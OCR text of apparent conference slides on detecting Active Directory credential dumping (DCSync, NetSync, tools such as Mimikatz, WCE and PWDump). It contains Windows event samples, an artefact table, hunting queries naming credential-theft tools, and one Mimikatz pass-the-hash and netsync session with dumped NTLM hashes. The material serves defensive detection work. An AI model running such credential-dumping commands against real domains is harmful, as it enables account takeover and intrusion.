
Time	computer_name	event_data.SubjectUserName	event_data.SubjectDomainName	event_data.ShareName	event_data.RelativeTargetName	event_data.IpAddress
November 7th 2017, 21:17:29.260	WIN-FJRNSLDJHD2.test.local	dadmin	TEST	*\IPC$	winreg	172.16.205.151
November 7th 2017, 20:00:59.039	WIN-FJRNSLDJHD2.test.local	dadmin	TEST	*\IPC$	winreg	172.16.205.151

Dumping from NTDS.dit remotely
DCSync

DCSync is a variation on credential dumping which can be used to acquire sensitive information from a domain controller. The action works by simulating a domain controller replication process from a remote domain controller.

Any member of Administrators, Domain Admins, or Enterprise Admins as well as Domain Controller computer accounts are able to run DCSync to pull to pull credential data.

Tools: Mimikatz, secretsdump.py from Impacket



How it works:

- discovers Domain Controller in the specified domain name.
- requests the Domain Controller replicate the user; credentials via GetNCChanges (leveraging Directory Replication Service (DRS) Remote Protocol).

Dumping from NTDS.dit remotely
DCSync. Windows events

Event Properties - Event 4624, M

General | Details

An account was successfully logged on.

Subject:
- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Logon Type: 3

Impersonation Level: Identification

New Logon:
- Security ID: TEST\dadmin
- Account Name: dadmin
- Account Domain: TEST
- Logon ID: 0x6B0B8F
- Logon GUID: {85745003-48fe-

Process Information:
- Process ID: 0x0
- Process Name: -

Network Information:
- Workstation Name:
- Source Network Address: 172.16.205.151
- Source Port: 49974

Detailed Authentication Information:
- Logon Process: Kerberos
- Authentication Package: Kerberos

Event Properties - Event 4662, Microsoft V

General | Details

An operation was performed on an object.

Subject :
- Security ID: TEST\dadmin
- Account Name: dadmin
- Account Domain: TEST
- Logon ID: 0x6B0B8F

Object:
- Object Server: DS
- Object Type: domainDNS
- Object Name: DC=test,DC=local
- Handle ID: 0x0

Operation:
- Operation Type: Object Access
- Accesses: Control Access

- Access Mask: 0x100
- Properties: Control Access
  {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}
  {19195a5b-6da0-11d0-afd3-00c04fd930c9}

Event Properties - Event 4662, Microsoft Windows security auditing.

General | Details

An operation was performed on an object.

Subject :
- Security ID: TEST\dadmin
- Account Name: dadmin
- Account Domain: TEST
- Logon ID: 0x6B0B8F

Object:
- Object Server: DS
- Object Type: domainDNS
- Object Name: DC=test,DC=local
- Handle ID: 0x0

Operation:
- Operation Type: Object Access
- Accesses: Control Access

- Access Mask: 0x100
- Properties: Control Access
  {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}
  {19195a5b-6da0-11d0-afd3-00c04fd930c9}

DS-Replication-Get-Changes-All

DS-Replication-Get-Changes


Dumping from NTDS.dit remotely
DCSync using Domain Controller account

Benjamin Delpy
@gentilkiwi

Following

#mimikatz DCSync make logs with 'Directory Service Access' DS-Replication-Get-Changes*

Except if you use a DC account



www.zeronights.org
#zeronights

Dumping from NTDS.dit remotely DCSync. Lets hunt it!

event_id:4662 AND event_data.Properties:("{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}" "{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}") AND computer_name:("WIN-FJRNSLDJHD2.test.local" "dc2.test.local") ← DCs

Time	computer_name	task	event_data.SubjectDomainName	event_data.SubjectUserName	event_data.SubjectLogonId	event_data.Properties	event_data.ObjectName
November 7th 2017, 23:20:10.830	WIN-FJRNSLDJHD2.test.local	Directory Service Access	TEST	WIN-FJRNSLDJHD2$	0x7483c4	%%7688 {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9}	%{57172572-b013-4847-953c-59df53ff6adb}
November 7th 2017, 23:07:33.400	WIN-FJRNSLDJHD2.test.local	Directory Service Access	TEST	dadmin	0x6b0b8f	%%7688 {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9}	%{57172572-b013-4847-953c-59df53ff6adb}
November 7th 2017, 23:07:33.400	WIN-FJRNSLDJHD2.test.local	Directory Service Access	TEST	dadmin	0x6b0b8f	%%7688 {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9}	%{57172572-b013-4847-953c-59df53ff6adb}

event_id:4624 AND event_data.TargetLogonId:(0x7483c4 0x6b0b8f) AND - event_data.IpAddress:("172.16.205.140""172.16.205.141") ← Our DCs


Time	computer_name	task	event_data.IpAddress	event_data.TargetUserName	event_data.TargetLogonId	event_data.TargetDomainName	event_data.LogonType
November 7th 2017, 23:20:10.827	WIN-FJRNSLDJHD2.test.local	Logon	172.16.205.151	WIN-FJRNSLDJHD2$	0x7483c4	TEST	3
November 7th 2017, 22:43:49.979	WIN-FJRNSLDJHD2.test.local	Logon	172.16.205.151	dadmin	0x6b0b8f	TEST	3

Dumping from NTDS.dit remotely
NetSync

Based on [MS-NRPC] - Netlogon Remote Protocol

Tools: Mimikatz

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:dc-1$ /domain:lab.local /ntlm:9c4070e01743ee86055583d0ee5d2366 /impersonate
user    : dc-1$
domain  : lab.local
program : C:\Users\Gentil Kiwi\Desktop\mimikatz.exe
impers. : yes
NTLM    : 9c4070e01743ee86055583d0ee5d2366
  |  PID  2096
  |  TID  2276
  |  LUID 0 ; 516056 (00000000:0007dfd8)
  \_ msv1_0   - data copy @ 00000000003A4620 : OK !
  \_ kerberos - data copy @ 0000000000334EF8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
** Token Impersonation **

mimikatz # lsadump::netsync /dc:dc-0.lab.local /user:dc-1$ /ntlm:9c4070e01743ee86055583d0ee5d2366 /account:client-0$
Account: client-0$
NTLM   : 33e9a68cf9727fc3b1fcff46226a41b7
NTLM-1 : 31d6cfe0d16ae931b73c59d7e0c089c0

mimikatz # lsadump::netsync /dc:dc-0.lab.local /user:dc-1$ /ntlm:9c4070e01743ee86055583d0ee5d2366 /account:dc-0$
Account: dc-0$
NTLM   : 8cf9f2e33b4a12f5ba2833a797e6dba7
NTLM-1 : 31d6cfe0d16ae931b73c59d7e0c089c0
```



Dumping from NTDS.dit remotely
NetSync. Windows events

Event Properties - Event 4624, Microsoft Windows securi

General | Details

An account was successfully logged on.

Subject:
- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Logon Type: 3

Impersonation Level: Delegation

New Logon:
- Security ID: TEST\WIN-FJRNSLDJHD2$
- Account Name: WIN-FJRNSLDJHD2$
- Account Domain: TEST
- Logon ID: 0x807E8B
- Logon GUID: {f2fb59c8-3577-e26e-3be2-349d195389c6}

Process Information:
- Process ID: 0x0
- Process Name: -

Network Information:
- Workstation Name:
- Source Network Address: 172.16.205.151
- Source Port: 61071

Detailed Authentication Information:
- Logon Process: Kerberos
- Authentication Package: Kerberos

Event Properties - Event 5145, Microsoft Windows security auditing.

General | Details

A network share object was checked to see whether client can be granted desired access.

Subject:
- Security ID: TEST\WIN-FJRNSLDJHD2$
- Account Name: WIN-FJRNSLDJHD2$
- Account Domain: TEST
- Logon ID: 0x807E8B

Network Information:
- Object Type: File
- Source Address: 172.16.205.151
- Source Port: 61071

Share Information:
- Share Name: *\IPC$
- Share Path:
- Relative Target Name: NETLOGON

Access Request Information:
- Access Mask: 0x12019F
- Accesses: READ_CONTROL
  SYNCHRONIZE
  ReadData (or ListDirectory)
  WriteData (or AddFile)
  AppendData (or AddSubdirectory or CreatePipeInstance)
  ReadEA

Credentials dumping tools artefacts

	Services	Dropped files	Pipes
Mimikatz	mimikatz service (mimikatzsvc)/*\path to mimikatz binary mimikatz driver (mimidrv)/*\mimidrv.sys	*.kirbi	-
wce	WCESERVICE/*\service image file like GUID	wce_ccache, wce_krbtkts, wceaux.dll	WCEServicePipe
samex	-	SAM.out, NTDS.out, SYSTEM.out	-
PWDumpX	PWDumpX Service / *\DumpSvc.exe	DumpExt.dll, DumpSvc.exe, *-PwHashes.txt	-
cachedump	-	-	\cachedumppipe
lsadump	-	-	\lsadump*
pwdump6	service name like GUID	lsremora.dll, lsremora64.dll, test.pwd	-
fgdump	fgexec/*\fgexec.exe Cachedump/*\cachedump.exe Cachedump/*\cachedump64.exe service name like GUID/*\servpw.exe service name like GUID/*\servpw64.exe	fgexec.exe, pwdump.exe, pstgdump.exe, lsremora.dll, lsremora64.dll, cachedump.exe, cachedump64.exe, servpw64.exe, servpw.exe, test.pwd, *.pwdump, *.fgdump-log	-

Credentials dumping tools artefacts
Services. Windows events

Event Properties - Event 7045, Service C

General | Details

PWDump6

A service was installed in the system.

Service Name: {2B44C303-F2AF-40D4-9032-0864E330620F}
Service File Name: C:\Windows\cioyj.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Event Properties - Event 7045, Service Control Manager

General | Details

Windows Credentials Editor (WCE)

A service was installed in the system.

Service Name: WCESERVICE
Service File Name: C:\Users\ADMINI~1\AppData\Local\Temp\2\9e52cbe2-8847-44bf-8add-b0a360d3ece0.exe -S
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Event Properties - Event 7045, Servi

General | Details

PWDumpX

A service was installed in the system.

Service Name: {34FEE665-AB06-4A9F-9A4B-926A9D6EAD89}
Service File Name: C:\tools\PwDump6\servpw64.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Event Properties - Event 7045, Service Control Manager

General | Details

Mimikatz RPC service

A service was installed in the system.

Service Name: mimikatz service (mimikatzsvc)
Service File Name: "C:\tools\mimikatz\x64\notepad.exe" rpc::server service::me exit
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

Credentials dumping tools artefacts Services. Lets hunt it!

*event_id:7045 AND (event_data.ServiceName:(fgexec cachedump *mimikatz* *mimidrv* WCESERVICE *pwdump*) OR event_data.ImagePath:(*fgexec* *dumpsvc* *mimidrv* *cachedump* *servpw* *gsecdump* *pwdump*) OR event_data.ImagePath.raw:/(\\\\.*\\.*|.*\\[{]?[0-9A-Fa-f]{8}-[0-9A-Fa-f]{4}-[0-9A-Fa-f]{4}-[0-9A-Fa-f]{4}-[0-9A-Fa-f]{12}[}]?\.(exe|scr|cpl|bat|js|cmd|vbs).*)/)*

Time	computer_name	event_data.ServiceName	event_data.ImagePath
November 16th 2017, 03:11:39.310	pc0002.test.local	fgexec	C:\Windows\fgexec.exe -s -n {EB1FA0F9-DE85-42F1-98EC-3AFFF3A0B392}
November 16th 2017, 02:57:31.970	pc0002.test.local	CacheDump	"C:\Windows\cachedump.exe" -s
November 16th 2017, 02:04:43.671	WIN-FJRNSLDJHD2.test.local	mimikatz driver (mimidrv)	C:\tools\mimikatz\x64\mimidrv.sys
November 8th 2017, 14:07:23.627	WIN-FJRNSLDJHD2.test.local	WCESERVICE	C:\Users\ADMINI~1\AppData\Local\Temp\2\9e52cbe2-8847-44bf-8add-b0a360d3ece0.exe -S
November 8th 2017, 02:50:39.349	pc0002.test.local	PWDumpX Service	%windir%\system32\DumpSvc.exe
November 7th 2017, 20:08:39.534	pc0002.test.local	mimikatz service (mimikatzsvc)	"C:\tools\mimikatz\Win32\mimikatz.exe" rpc::server service::me exit
November 7th 2017, 15:43:43.123	WIN-FJRNSLDJHD2.test.local	{7467EBD3-E0C5-42DB-BCA7-8B723867B52B}	C:\Users\ADMINI~1\AppData\Local\Temp\2\servpw64.exe
November 7th 2017, 12:34:28.725	WIN-FJRNSLDJHD2.test.local	CacheDump	"C:\Users\ADMINI~1\AppData\Local\Temp\2\cachedump64.exe" -s

Credentials dumping tools artefacts
Dropped files. Sysmon events

Event Properties - Event 11, Sysmon

General | Details

Windows Credentials Editor (WCE)

File created:
UtcTime: 2017-11-08 11:07:29.628
ProcessGuid: {d134eb5b-e571-5a02-0000-0010e3b0d700}
ProcessId: 26044
Image: C:\Users\ADMINI~1\AppData\Local\Temp\2\48b2cbae-01ea-4f47-a0ef-0203269de481.exe
TargetFilename: C:\tools\wce_ccache
CreationUtcTime: 2017-11-05 15:07:38.664

Event Properties - Event 11, Sysmo

General | Details

PWDumpX

File created:
UtcTime: 2017-11-07 23:48:04.779
ProcessGuid: {d134eb5b-4633-5a02-0000-0010ef5cb900}
ProcessId: 24272
Image: C:\tools\PWDumpX 1.4\PWDumpX.exe
TargetFilename: C:\tools\PWDumpX 1.4\172.16.205.151-PWHashes.txt
CreationUtcTime: 2017-11-07 23:43:49.830

Event Properties - Event 11, Sysmon

General | Details

Windows Credentials Editor (WCE)

File created:
UtcTime: 2017-11-08 11:07:29.631
ProcessGuid: {d134eb5b-e571-5a02-0000-0010e3b0d700}
ProcessId: 26044
Image: C:\Users\ADMINI~1\AppData\Local\Temp\2\48b2cbae-01ea-4f47-a0ef-0203269de481.exe
TargetFilename: C:\tools\wce_krbtkts
CreationUtcTime: 2017-11-05 15:07:38.667

Event Properties - Event 11, Sysmon

General | Details

Mimikatz


File created:
UtcTime: 2017-11-07 15:24:01.075
ProcessGuid: {d134eb5b-d00d-5a01-0000-001061191800}
ProcessId: 4780
Image: C:\tools\mimikatz\x64\notepad.exe
TargetFilename: C:\tools\mimikatz\x64\[0;3e7]-2-2-40e10000-WIN-FJRNSLDJHD2$@krbtgt-TEST.LOCAL.kirbi
CreationUtcTime: 2017-11-07 15:20:13.389



```
event_id:11 AND event_data.TargetFilename:("*\\test.pwd" "*\\lsremora.dll"
"*\\lsremora64.dll" "*\\fgexec.exe" *pwdump* *kirbi "*\\wce_ccache"
"*\\wce_krbtkts" "*\\wceaux.dll" *PwHashes* "*\\SAM.out" "*\\SECURITY.out"
"*\\SYSTEM.out" "*\\NTDS.out" "*\\DumpExt.dll" "*\\DumpSvc.exe"
"*\\cachedump64.exe" "*\\cachedump.exe" "*\\pstgdump.exe" "*\\servpw64.exe"
"*\\servpw.exe" "*\\pwdump.exe" "*fgdump-log*")
```

